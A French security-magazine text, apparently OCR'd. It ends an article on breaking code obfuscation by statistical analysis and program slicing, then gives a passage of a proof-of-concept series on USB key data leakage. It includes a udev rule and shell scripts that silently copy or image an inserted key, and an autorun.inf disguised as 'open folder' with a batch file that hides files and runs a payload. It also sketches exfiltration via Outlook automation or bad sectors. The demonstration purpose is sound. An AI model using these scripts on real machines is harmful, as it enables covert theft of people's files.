0040589C mov ecx, dword ptr [ebx+ecx]
00405960 push ecx
004146BD pop edx
```

Le processus se répète ainsi 5 fois. Au bout du compte, en environ 15 minutes, nous parvenons à retrouver la définition du nombre N2 :


$$N2 = ((((3bh \times 40h + 17h) \times 40h + 18h) \times 40h + 0ah) \times 40h + 3ch) \times 40h + 3dh$$

5

La particularité de ce challenge est que les slices générés sont constitués de nombreux nœuds et sont étalés sur plusieurs millions d'instructions. La technique de « recherche de première apparition » appliquée sur les registres est la seule viable. Nous n'avons traité ici qu'une petite partie du T2'07, mais la technique d'attaque reste la même pour tout le reste du challenge. Pour information, la génération des 4 premiers slices ne prend pas plus de 10 minutes.

5.2.3 PHASE 3 : et la suite du challenge alors ?

Comme je l'ai précisé plus haut, c'est un challenge très long. Après avoir franchi la comparaison découverte en phase 1, on retombe sur une nouvelle comparaison qui est précédée par un enchevêtrement de calculs comme l'illustre le schéma suivant :



Chaque flèche de ce schéma représente un slice. Le « 1 » orangé est ajouté seulement si un anti-*debug* (assez furtif) est activé. Je l'ai laissé ici pour mémoire et pour signaler que même les émulateurs peuvent en être victimes (ce problème m'a fait tourner en rond quelque temps !).

Cette comparaison franchie nous amène encore une fois à une nouvelle comparaison entre un *hash* md5 *hardcodé* et un hash md5 calculé sur une chaîne générée à partir de notre nombre N5. Si cette dernière comparaison est franchie, le challenge est résolu !

Conclusion : Ce challenge est une épreuve difficile, mais il ne résiste pas à une étude statistique différentielle sommaire (usage de la même instruction pour tous les nœuds du control-flow). Les slices (nombreux) sont assez courts, mais très étalés dans le code, ce qui rend la méthode du compteur d'instructions de génération de slices inopérante. Encore une fois, à aucun moment nous n'avons cherché à comprendre le fonctionnement de la machine virtuelle présente.

Pour une étude complète de la VM, il faudra s'adresser à Alexandre Gazet et Yoann Guillot qui, à l'aide du *framework* Metasm, ont réalisé un très bon travail à ce sujet à l'occasion du SSTIC2008.

Conclusion

L'attaque portée sur un système d'obfuscation ne passe pas nécessairement par une analyse poussée de ce système. Il n'est parfois même pas utile de voir le type de protection utilisé.

Une analyse différentielle statistique permet de déterminer des program points dans la trajectoire de l'application cible. Une obfuscation pensée uniquement pour contrer l'analyse statique (control-flow complexe, patterns dynamiques..) révèle souvent un différentiel assez important entre junkcode et code d'origine. Même dans les cas complexes d'une VM ou de mutation de code, ce différentiel existe.

À partir de program points bien choisis, on peut réaliser une analyse locale en recherchant les définitions de variables par program slicing. Si le système d'obfuscation n'utilise pas d'insertion complexe, les slices générés sont standards et, en grande partie, constitués d'instructions de transfert. Cette situation est très souvent rencontrée dans les machines virtuelles. Dans le cas contraire, les slices générés sont pollués par des opérations « identité » qu'il faut supprimer en optimisant le code.

On relativisera bien évidemment la portée de ces quelques résultats, puisqu'ils dépendent de la qualité de l'outil utilisé. De plus, Wroblewski **[3]** précise dans sa thèse qu'un bon système d'obfuscation appliqué à une routine simple doit être constitué d'un nombre d'instructions compris entre 1 400 000 et 70 000 000. Parmi les 3 exemples proposés, seul le T2'07 dispose d'un nombre d'instructions suffisant. Pulsar#2 fait partie des cas les plus basiques des protections « réelles ». Il est donc intéressant d'envisager des attaques sur des systèmes de plus de 50 millions d'instructions. J'ajoute à cela que les systèmes d'obfuscation proposés ici sont vulnérables parce qu'ils n'ont manifestement pas prévu des attaques de ce type. Il faudra réaliser des études sur des obfuscations plus robustes et notamment celles qui utilisent des constructions opaques ou celles qui résistent à des offensives statistiques différentielles. ■

Références & Petit lexique

[1] BeatriX, « L'obfuscation contournée (Partie1) », *MISC* n°41, janvier 2009, p. 58-65.

[2] TIP (Frank), « *A Survey of Program Slicing Techniques* », *Journal of Programming Languages*, 1995.

[3] WROBLEWSKI (Gregory), *General Method of Program Code Obfuscation*, thèse PhD, Université de technologie de Wroclaw, 2002.

[L1] Trajectoire : Ensemble des instructions réellement exécutées par le programme durant la phase d'observation de l'attaquant.

[L2] Control-flow : (Appelé aussi « flux de contrôle »). Sous-ensemble de la trajectoire qui regroupe l'ensemble des instructions de branche, ainsi que les instructions responsables des changements de branche (cmp, test, etc.).

[L3] Data-flow : (Appelé aussi « flux de données »). Ensemble des données générées (dans les registres du processeur, dans la RAM ou sur le disque) durant l'exécution de la trajectoire.

[L4] Program point : C'est une instruction précise de la trajectoire à partir de laquelle une attaque sera portée.

[L5] Slice : Sous-ensemble exécutable de la trajectoire qui explique l'origine d'une donnée observée sur un program point précis.

[L6] Critère de slice : Il s'agit de l'information initiale qui permet de réaliser le slice. Elle se compose du program point à partir duquel la recherche va débuter et de l'emplacement qui contient la valeur dont on recherche la définition.

Remerciements

Je remercie Alexandre Gazet pour ses relectures approfondies et ses commentaires judicieux. Je remercie également Olivier Thonnard et Frédéric Raynal pour leurs avis et conseils qui m'ont été très utiles dans la rédaction de cet article.

L. Dubeaux – N. Ben Aloui – A. Derock – DCNS service SSI
Laurent.dubeaux@dcnsgroup.com – nidhal.ben-aloui@dcnsgroup.com – adrien.derock@esiea-ouest.fr

LA SÉCURITÉ DES CLÉS USB (PARTIE 2)

mots-clés : *USB / fuite d'information / proof-of-concept*

Cet article propose de montrer que les données présentes sur une clé USB sont exposées à plus de risques qu'on ne le pense. Dans la première partie [1], nous avons fait un bref rappel des grandes familles de vulnérabilités qui pèsent sur la clé USB, et nous avons décrit son mode de fonctionnement sous Linux. Nous avons également expliqué en détail un premier « Proof of Concept » sous Linux montrant que l'on peut copier les données présentes sur une clé à l'insu de son propriétaire, par exemple lorsque l'on prête sa clé USB à quelqu'un pour une présentation, pour donner un fichier ou pour se faire copier un fichier dessus.
Dans cette deuxième et dernière partie, nous ferons évoluer notre « Proof of Concept » sous Linux et nous montrerons une « Cross-Platform » qui passe de Linux à Windows. Ayant montré la réalité des risques, nous conclurons cet article par quelques parades, solutions existantes, et conseils pratiques.

1. Proof of Concept

Nous vous proposons plusieurs Proof of Concept pour Linux, sous forme de démonstration :

- copie du contenu de la clé à l'insu de son propriétaire **[1]** ;
- récupération, à l'insu du propriétaire, de fichiers qu'il a préalablement effacés ;
- et, pour finir, une Cross-Plateform Linux -> Windows :
  - sous Linux : copie, à l'insu du propriétaire, d'un code malveillant sur sa clé,
  - sous Windows : exécution du code malveillant copié précédemment sous Linux.

1.1 Démonstrations sous Linux

Avant de commencer, faisons un petit rappel.

1.1.1 Rappel

Nous utilisons `udev` pour détecter l'insertion d'une clé USB ; cela se fait par l'intermédiaire de notre fichier de configuration `000_usbdumper.rules` que nous avons copié dans le répertoire `/etc/udev/rules.d` :

```
SUBSYSTEM=="block", ACTION=="mount", RUN+="/root/usbdumper-x.sh %p"
```

Ce fichier demande à udev de lancer l'exécution du script `/root/usbdumper-x.sh` lors du montage du système de fichier présent sur la clé. Le nom du script change en fonction du numéro de la démonstration (x devient successivement 1, 2, etc.). Il ne faut pas oublier de mettre les bonnes permissions sur le fichier de règles :

```
# chown root:root /etc/udev/rules.d/000_usbdumper.rules
# chmod 644 /etc/udev/rules.d/000_usbdumper.rules
```


Les démonstrations sont réalisées sur la dernière version de Debian : la version 4.0 (Etch), mais elles devraient fonctionner sur toute autre distribution Linux utilisant un noyau 2.6 et udev.

Toutes les démonstrations sont basées sur les principes suivants :

- Alice est la gentille victime, qui va voir régulièrement Bob pour lui donner des fichiers présents sur sa clé.
- Bob est le méchant, qui cherche à récupérer le maximum de fichiers présents sur la clé d'Alice, y compris bien sûr ceux qu'elle ne veut pas partager.
- Nous verrons à tour de rôle comment Bob configure son PC pour copier le maximum de fichiers présents sur la clé d'Alice, et comment Alice essaye de se protéger de fuites d'informations (de fichiers) ! Les démonstrations sont progressives, en ce sens qu'Alice se protège de mieux en mieux et que Bob fait montre de plus en plus d'ingéniosité pour continuer à « voler » des informations à Alice, et toujours à son insu. À aucun moment, Alice ne doit constater que ses soupçons sont fondés !

La première démonstration **[1]** a été en faveur de Bob :

Alice : 0 – Bob : 1

1.1.2 Démonstration 2 : usbdumper-2.sh (Cf. listing 1)

Dans la première démonstration nous avons vu que Bob a réussi à copier tous les fichiers présents sur la clé d'Alice sans qu'elle s'en aperçoive. Mais Alice est méfiante par nature. Après réflexion, elle décide d'être encore plus prudente : elle prend deux décisions pour renforcer sa sécurité :

- Elle va dédier une clé pour les échanges de fichiers et ne laissera dessus que les fichiers nécessaires pour l'échange concerné ; les autres fichiers seront systématiquement supprimés ;
- Elle procédera elle-même aux copies de fichiers sur le PC de Bob. Elle se protégera ainsi d'éventuelles manipulations frauduleuses de la part de Bob.

Alice supprime donc le répertoire `perso` présent sur la clé et laisse le fichier `public.doc` qu'elle veut donner à Bob. Voici ce qu'Alice voit sur sa clé avant d'aller voir Bob :

```
$ ls -lR /media/usbdisk/
total 80
-rwx------ 1 ldx ldx 80384 2008-02-12 20:41 public.doc
```

Alice démonte la clé et va voir Bob.

De son côté, Bob est désappointé : depuis plusieurs passages d'Alice, son script ne récupère que les fichiers « normaux » qu'Alice lui copie. Pourtant, son script a fonctionné jusque-là à merveille ! Il est vrai qu'Alice réalise maintenant elle-même les copies ; mais cela ne devrait pas gêner son script. Par contre, cela fait quelque temps qu'il ne voit plus le répertoire *perso*. Alice a dû changer quelque chose dans sa façon de faire. Qu'à cela ne tienne, Bob relève le challenge. Si les fichiers ne sont plus sur la clé lorsque le script essaye de les copier, c'est qu'Alice les a effacés avant de venir le voir. Bob décide d'être plus malin : il va essayer de copier les fichiers effacés sur la clé. Mais, pour cela, il va falloir modifier le script pour qu'il copie dorénavant toute la clé, bit à bit, pour pouvoir ensuite l'analyser et essayer de retrouver les données effacées.

```
 1: #!/bin/sh
 2:
 3: HORODATAGE=$(date "+%F_%H-%M-%S")
 4: REP_BASE=/root/usbdumper
 5: REP_DUMP=$REP_BASE/$HORODATAGE
 6: FIC_LOG=$REP_BASE/log
 7:
 8: mkdir -p $REP_BASE
 9:
10: echo "--- $HORODATAGE  -  DEMO #2  -  INFO : \$1=_${1}_" >>
$FIC_LOG
11: if [ "_$1" == "_" ]; then
12:   echo '    ERREUR : Argument manquant.' >> $FIC_LOG
13:   exit 0
14: fi
15:
16: NOM_DEVICE=/dev/$(echo $1 | awk -F/ '{print $3}')
17: if [ $NOM_DEVICE == '/dev/' ]; then
18:   echo '    Erreur dans la recuperation du nom du device' >>
$FIC_LOG
19:   exit 0
20: fi
21:
22: echo "    Lancement de la copie (depuis $NOM_DEVICE)" >>
$FIC_LOG
23: mkdir -p $REP_DUMP
24: dd if=$NOM_DEVICE of=$REP_DUMP/dd &
25: exit 0
```

Listing 1

Nous copions le script `usbdumper-1.sh` en `usbdumper-2.sh`, car le script (cf. Listing 1) est quasiment identique à celui de la démonstration précédente, hormis le fait que nous copions toute la clé, bit à bit, et pas seulement les fichiers :

- Les lignes sont identiques jusqu'à la ligne 15, exception faite de la ligne 10 qui indique qu'il s'agit de la démonstration numéro 2.
- La ligne 16 récupère le nom du *device* (variable `NOM_DEVICE`) sur le même principe énoncé dans la première démonstration.
- La ligne 24 copie le contenu intégral de la clé dans un sous-répertoire appelé `dd`.

Bob est prêt. Voyant arriver Alice, Bob active son nouvel « exploit » en remplaçant `usbdumper-x.sh` par `usbdumper-2.sh`.

Alice connecte sa clé sur le PC de Bob, et lance la copie. Pendant ce temps, Bob lui demande quelques précisions sur la version précédente de son document `public.doc`. Alice retire ensuite sa clé et repart l'esprit tranquille : il n'y a qu'un seul fichier sur sa clé, on ne peut rien lui voler !

Les demandes d'informations de Bob étaient intentionnelles : le but était de laisser le temps à son nouveau script de copier tout le contenu de la clé d'Alice : c'est beaucoup plus long que de copier quelques fichiers (un peu moins de deux minutes pour une clé de 1 Go).

Bob désactive à nouveau son script et consulte le résultat du script dans le répertoire `/root/usbdumper` : le fichier `log` est mis à jour et un nouveau répertoire apparaît avec le contenu de la clé, dans un format brut (raw) :

```
# ls -l /root/usbdumper/
/root/usbdumper/:
total 12
drwxr-xr-x 3 root root 4096 2008-02-12 22:25 2008-02-12_22-25-18
drwxr-xr-x 2 root root 4096 2008-02-12 22:41 2008-02-12_22-41-58
-rw-r--r-- 1 root root  245 2008-02-12 22:41 log

# ls -l /root/usbdumper/2008-02-12_22-41-58
/root/usbdumper/2008-02-12_22-41-58:
total 126080
-rw-r--r-- 1 root root 128974848 2008-02-12 22:42 dd
```

La première étape est terminée : Bob a une copie bit à bit de la clé d'Alice. Pour exploiter cette copie, Bob décide de la redescendre sur une clé à lui, ayant au moins la taille du fichier `dd`. Il récupère la taille de la clé d'Alice grâce à la commande suivante :

```
# ls -lh /root/usbdumper/2008-02-12_22-41-58/dd
-rw-r--r-- 1 root root 123M 2008-02-12 22:42 /root/
usbdumper/2008-02-12_22-41-58/dd
```

Dans notre exemple, le fichier `dd` fait 123 Mo, une clé de 128 Mo est suffisante.

Bob insère sa clé. Il faut identifier le nom du device de cette clé avec la commande `mount` :

```
# mount
(...)
/dev/sdb1 on /media/LEXAR MEDIA type vfat (...)
```

(Le nom de device de la partition est `/dev/sdb1` ; le nom de device de la clé est par conséquent `/dev/sdb`). Bob démonte sa clé et redescend la copie dessus :

```
# umount /dev/sdb1
# dd if=/root/usbdumper/2008-02-12_22-41-58/dd of=/dev/sdb
251904+0 records in
251904+0 records out
128974848 bytes (129 MB) copied, 27.4944 seconds, 4.7 MB/s
# sync
```

Bob retire sa clé, puis la réinsère. Sa clé est à présent identique à celle d'Alice.

Bob a choisi d'effectuer la récupération des fichiers effacés en utilisant le logiciel **PhotoRec [2]** qui permet de retrouver des fichiers effacés par erreur. Ce logiciel sait gérer plus de 150 types de fichiers **[3]** parmi lesquels Word, Excel, PowerPoint, PDF et ZIP.

Sous Debian, ce logiciel est livré dans le paquet `testdisk`. Bob lance son installation avec la commande :

```
# apt-get install testdisk
[...]
```

Une fois le logiciel installé, Bob le lance, en tant que *root* et en ligne de commande, en tapant `photorec` tout simplement.

La fenêtre apparaît (Figure 1). Il faut sélectionner la clé (`/dev/sdb`) et valider. Une liste des types de partitions gérés par le logiciel apparaît (Figure 2). Dans le cas présent, et c'est souvent le cas, il s'agit de `Intel`. Il faut valider pour arriver sur la liste des partitions de la clé (Figure 3). Il faut laisser `whole disk` pour traiter tout le disque et valider. Le logiciel va créer un répertoire pour accueillir tous les fichiers qu'il va récupérer ; il se nommera `recup_dir.1` (il se nommera `recup_dir.2` à la deuxième exécution, puis `recup_dir.3`, etc.). L'écran suivant propose de créer ce répertoire dans le répertoire courant (Figure 4). Il faut taper `y` pour valider et la récupération commence (Figure 5). Le nombre de fichiers récupérés est mis à jour au fur et à mesure de la récupération, ainsi qu'une estimation du temps nécessaire pour terminer la récupération. Une fois terminée, le message « *Recovery completed* » apparaît (Figure 6). Il faut alors sortir du logiciel en validant à chaque fois `Quit`.

Tous les fichiers récupérés sont présents dans le répertoire `recup_dir.1` (il peut y en avoir plusieurs dizaines en fonction de l'utilisation de la clé) :

```
# ls -l /root/recup_dir.1/
total 83828
-rw-r--r-- 1 root root    80384 2008-02-12 23:35 f755.doc
-rw-r--r-- 1 root root    80896 2008-02-12 23:35 f915.doc
```


Nous savons qu'Alice n'a pas modifié le fichier `public.doc` et a juste supprimé le fichier `secret.doc`. Ces deux fichiers avaient été copiés lors de la première démonstration dans le répertoire `/root/usbdumper/2008-02-12_22-25-18`. Nous pouvons utiliser la commande `md5sum` pour générer l'empreinte de chaque fichier pour vérifier que nous avons bien récupéré les bons fichiers :


```
# md5sum /root/usbdumper/2008-02-12_22-25-18/public.doc /root/recup_
  dir.1/f755.doc
62e6e43a4d59906875c54174324e210e  /root/usbdumper/2008-02-12_22-25-18/
public.doc
62e6e43a4d59906875c54174324e210e  /root/recup_dir.1/f755.doc
# md5sum /root/usbdumper/2008-02-12_22-25-18/perso/secret.doc /root/
recup_dir.1/f915.doc
86b3f615d56cb3158773987097b36e6a  /root/usbdumper/2008-02-12_22-25-18/
perso/secret.doc
86b3f615d56cb3158773987097b36e6a  /root/recup_dir.1/f915.doc
```


Nous avons bien récupéré les deux fichiers, mais, surtout, le fichier `secret.doc` qu'Alice avait supprimé !


Bob a à nouveau gagné, malgré les précautions supplémentaires d'Alice.

Alice : 0 – Bob : 2









1.1.3 Démonstration 2bis

Donnons un petit coup de pouce à Alice ! Il semblerait que l'effacement simple d'un fichier ne soit pas suffisant. Nous proposons alors de procéder de manière un peu moins subtile : effaçons toutes les informations présentes sur la clé avant de ne copier que ce qui doit être échangé. Pour cela, nous utilisons le pseudo-fichier `/dev/zero` qui permet de générer des zéros binaires jusqu'à plus soif.

Démontons la clé de Bob et remontons celle d'Alice. Supprimons tous les fichiers et répertoires présents dessus. Nous pouvons maintenant créer un gros fichier `bidon` avec des zéros binaires qui va remplir toute la clé et effacer ainsi toutes les données qui s'y trouvent :

Attention de ne pas se tromper de chemin pour l'option `of` : il faut utiliser le point de montage de la clé. Une petite erreur et vous risquez d'effacer tout votre disque dur. Si vous n'êtes pas sûr de vous, suivez la démonstration « en confiance » sans la réaliser

```
# dd if=/dev/zero of=/media/usbdisk/bidon
dd: writing to `/media/usbdisk/bidon': No space left on device
251133+0 records in
251132+0 records out
128579584 bytes (129 MB) copied, 0.746318 seconds, 172 MB/s
# sync
# rm -f /media/usbdisk/bidon
```

Le message d'erreur « *No space left on device* » est normal, puisque nous avons complètement rempli la clé avec le fichier `bidon`. La commande `sync` permet de vider le cache en écriture de la clé avant de supprimer le fichier `bidon`.

Nous pouvons maintenant copier le fichier public.doc de la première démonstration et recommencer la deuxième démonstration. Voici le résultat :

```
# ls -l /root/recup_dir.2/
total 84
-rw-r--r-- 1 root root 80384 2008-02-13 00:13 f591.doc
# md5sum /root/usbdumper/2008-02-12_22-25-18/public.doc /root/
recup_dir.2/f591.doc
62e6e43a4d59906875c54174324e210e  /root/usbdumper/2008-02-12_22-25-18/
public.doc
62e6e43a4d59906875c54174324e210e  /root/recup_dir.2/f591.doc
```

Cela a fonctionné : nous n'avons réussi à récupérer qu'un seul fichier : public.doc.

Grâce à notre coup de pouce (galanterie oblige), Alice a évité de justesse le 3-0. Mais Bob n'a pas encore dit son dernier mot !

Alice : 1 – Bob : 2

1.1.4 Démonstration 3 : usbdumper-3.sh (Cf. listing 2)

Après cette défaite, Bob décide de frapper un grand coup : pourquoi ne pas récupérer les fichiers à la source ? En effet, il n'est plus possible à présent de compter sur la crédulité d'Alice. Mais pourquoi ne pas récupérer les fichiers directement sur le PC d'Alice ? On dirait que Bob veut jouer dans la cour des grands ;-) Avec un tel objectif, Bob est obligé de franchir une étape considérable : il faut pousser Alice à la faute.

Mais pour cela Bob a besoin de :

- trouver le moyen de faire exécuter ce code à Alice sur son PC ;
- collecter les informations nécessaires ;
- ne pas attirer l'attention de l'antivirus d'Alice ;
- trouver un moyen de faire sortir les fichiers sans être bloqué par le pare-feu d'Alice !

Bob copie le script usbdumper-1.sh en usbdumper-3.sh. Les modifications portent essentiellement sur la copie du code qui sera exécuté sous Windows. Ce code, que nous appellerons Wusbdump, est décomposé en plusieurs fichiers à copier à la racine de la clé.

```
1: #!/bin/sh
2:
3: HORODATAGE=$(date "+%F_%H-%M-%S")
4: REP_BASE=/root/usbdumper
5: REP_SRC=$REP_BASE/Wusbdump
6: FIC_LOG=$REP_BASE/log
7:
8: mkdir -p $REP_BASE
9:
10: echo "-- $HORODATAGE - DEMO #3 - INFO : \$1=_${1}_" >>
$FIC_LOG
11: if [ "_$1" == "_" ]; then
12:   echo '    ERREUR : Argument manquant.' >> $FIC_LOG
13:   exit 0
14: fi
15:
16: POINT_MONTAGE=$(grep $(echo $1 | awk -F/ '{print $4}') /etc/
mtab | awk '{print $2}')
17: if [ "_$POINT_MONTAGE" == "_" ]; then
18:   echo '    Erreur dans la recuperation du point de montage'
>> $FIC_LOG
19:   exit 0
20: fi
21:
22: echo "    Lancement de la copie (sur $POINT_MONTAGE)" >>
$FIC_LOG
23: cp -a $REP_SRC/* $POINT_MONTAGE/ &
24: sync
25: exit 0
```

Listing 2

Bob est prêt. Voyant arriver Alice, il active son nouvel « exploit » en remplaçant usbdumper-x.sh par usbdumper-3.sh.

Comme d'habitude, Alice connecte sa clé sur le PC de Bob, et lance la copie. Le script de Bob se lance et copie Wusbdump sur la clé. Elle retire ensuite sa clé et repart sereine !

1.2 Alice est sous Windows

De retour à son bureau, Alice connecte sa clé sur son PC. La fenêtre ci-dessous apparaît : voir Figure 7.

Alice clique comme d'habitude pour ouvrir le contenu de la clé avec l'explorateur de fichiers. Sans le savoir, elle vient de lancer l'exécution de Wusbdump !

Expliquons ce qui s'est passé.

Lors de l'insertion d'un périphérique amovible, la configuration par défaut de Windows affiche un menu déroulant proposant une liste de choix ; parmi ceux-ci l'ouverture du contenu du périphérique dans une fenêtre de l'explorateur de fichiers (« Ouvrir le dossier et afficher les fichiers ») :

S'il existe un fichier autorun.inf à la racine du périphérique amovible, par défaut, Windows exécute son contenu avant l'affichage du menu déroulant.

Les utilisateurs sélectionnent, dans la quasi-totalité des cas, le choix correspondant à l'ouverture du contenu du périphérique, la clé dans notre cas. L'astuce utilisée par Bob est de détourner le menu en personnalisant le libellé et l'icône de l'action « Exécution automatique » se faisant ainsi passer pour l'action « Ouvrir le dossier et afficher les fichiers ». La vraie action d'ouverture du dossier se trouve en fait à la fin du menu déroulant, mais il est nécessaire d'utiliser l'ascenseur pour la voir (cf. Figure 8).

Concrètement, voici le contenu du fichier autorun.inf de Bob, copié à la racine de la clé :

```
1. [autorun]
2. action=Ouvrir le dossier et afficher les fichiers
3. icon=folder.ico
4. shellexecute=nircmd.exe execmd CALL malware.bat
```

L'icône ajouté est exactement identique à l'originale. Cependant, elle est placée en premier et occulte ainsi la vraie icône. Ceci a pour conséquence que l'utilisateur cliquera neuf fois sur dix sur la première icône sans se douter qu'il lancera l'exécution d'un code malveillant. La ligne 4 permet de lancer le script malware.bat dans une console cmd en tâche de fond, sans aucun affichage.

```
1: attrib +H autorun.inf
2: attrib +H malware.bat
3: attrib +H nircmd.exe
4: attrib +H folder.ico
5:
6: start .
7:
8: CALL charge-finale.exe
```

Listing 3

Décrivons maintenant ce script (Cf. listing 3) :

- Les lignes 1 à 4 cachent les fichiers de Wusbdump en utilisant l'attribut hidden (caché). Ainsi, Alice ne les verra pas dans la fenêtre de l'explorateur) ;
- La ligne 6 lance l'explorateur de fichiers (action attendue par Alice) ;
- La ligne 8 lance le programme charge-finale.exe qui n'est pas fourni dans cet article.

Wusbdump est un environnement d'exécution de code se basant sur la crédulité de l'utilisateur final, lançant charge-finale.exe à son insu.

Les démonstrations sont terminées, mais extrapolons un instant. L'objectif de Bob est de subtiliser des informations à Alice sur son PC. Il suffirait de programmer charge-finale.exe pour effectuer une recherche des fichiers à partir de mots-clés (exemple : la chaîne de caractères « mot de passe ») en utilisant des méthodes standards afin de ne pas attirer l'attention de l'antivirus d'Alice. Supposons que le fichier mot de passe.doc soit trouvé dans le répertoire Mes documents d'Alice. Bob envisage deux méthodes pour rapatrier les données :

- S'envoyer par messagerie le fichier mot de passe.doc en pièce jointe sur une boîte aux lettres. Il a créé, pour l'occasion, le compte **bidon@bidonmail.com**, sur un serveur public, à partir d'un cybercafé. Pour cela, Bob doit d'abord récupérer le « login/mot de passe » local du compte de messagerie Outlook d'Alice[1] via un outil tel que mailpv.exe. Il ne lui reste plus qu'à piloter le logiciel Outlook pour s'envoyer le courriel par MOA[2], puis supprimer le message de la boîte d'envoi. Le pare-feu laissera passer ce transfert légitime. Cette approche ne nécessite pas qu'Alice soit administrateur de son PC.

notes

[1] Lors d'une discussion, Alice a confirmé à Bob qu'elle utilise la dernière version d'Outlook 2007.

[2] Microsoft Outlook Automation est une fonctionnalité de Microsoft pour gérer l'application Outlook depuis un autre programme. Cette fonctionnalité est implantée également dans d'autres programmes de Microsoft.

- Utiliser Alice comme support de transport de données en copiant les informations, sur la clé qu'elle utilise pour communiquer avec Bob, mais en utilisant des secteurs marqués spécialement comme défectueux. Plus précisément, l'idée est de copier de manière standard les fichiers sur la clé, demander à Windows la liste des secteurs utilisés pour ces fichiers, et, enfin, marquer ces secteurs comme défectueux. L'avantage de cette technique est de résister à l'effacement du contenu de la clé (au niveau du système de fichiers) par Alice. Un système d'exploitation marque les secteurs abîmés comme défectueux pour ne plus les utiliser. En effet, une tentative pour y accéder générerait des erreurs d'entrée/sortie ; pour s'en prémunir, le système ignore ces secteurs. Par contre, cette approche nécessite les droits administrateur sur la session.

Dans la plupart des cas, les utilisateurs sont connectés sur une session ayant les droits administrateur du PC. Dans les autres cas, Bob utilisera une élévation de privilèges (mais, ceci est une autre histoire, n'est-ce pas Séve ;-)

Remarques :

